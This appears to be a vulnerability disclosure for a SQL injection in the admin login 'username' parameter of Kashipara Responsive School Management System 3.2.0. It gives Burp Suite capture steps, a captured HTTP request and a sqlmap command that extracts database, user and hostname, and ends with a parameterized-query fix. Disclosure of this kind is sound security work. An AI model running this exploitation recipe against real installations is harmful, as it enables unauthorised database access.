SQL injection vulnerability in "/smsa/admin_login.php" in Kashipara Responsive School Management System v3.2.0 allows ATTACKER to execute arbitrary SQL commands via the "username" parameter of Admin Login Page.

Affected Project: Kashipara (https://www.kashipara.com/)

Official Website: Responsive School Management System

(https://www.kashipara.com/project/php/12362/responsive-school-management-system-php-

<u>project-source-code</u>)


Version: 3.2.0

Related Code file: /smsa/admin_login.php

Injection parameter: Admin Login request parameter "username" is vulnerable.

Steps:

- 1. Access the Admin Login page URL http://localhost/smsa/admin_login.php. Enter any random value in "Username" and "Password" text boxes.
- 2. Click on "Login" button and capture the request in Burp Suite Proxy Editor.



- 3. In this login request, the "username" request parameter is vulnerable to SQL injection. This is demonstrated in next steps.
- 4. We will run SQLMAP against the Login request. Command: *sqlmap.py -r req.txt --batch -- flush-session -p username --current-db --current-user --hostname*

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🗵 📙 req.txt 🗵
POST /smsa/admin_login_submit.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0) Gecko/20100101 Firefox/127.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US, en; q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 76
Origin: http://localhost
Connection: close
Referer: http://localhost/smsa/adlmin login.php?type=Admin
Cookie: PHPSESSID=f51m9s2pairma6somid3om8112
Upgrade-Insecure-Requests: 1
Priority: u=1
username=testa&password=testa&userType=admin
```

5. SQLMAP identifies parameter "**username**" as vulnerable. Also, SQLMAP successfully lists out the database, current user and hostname.

Solution/Good Reads:

User parameterized SQL queries instead of the dynamic SQL queries.

https://cheatsheetseries.owasp.org/cheatsheets/SQL Injection Prevention Cheat Sheet.ht
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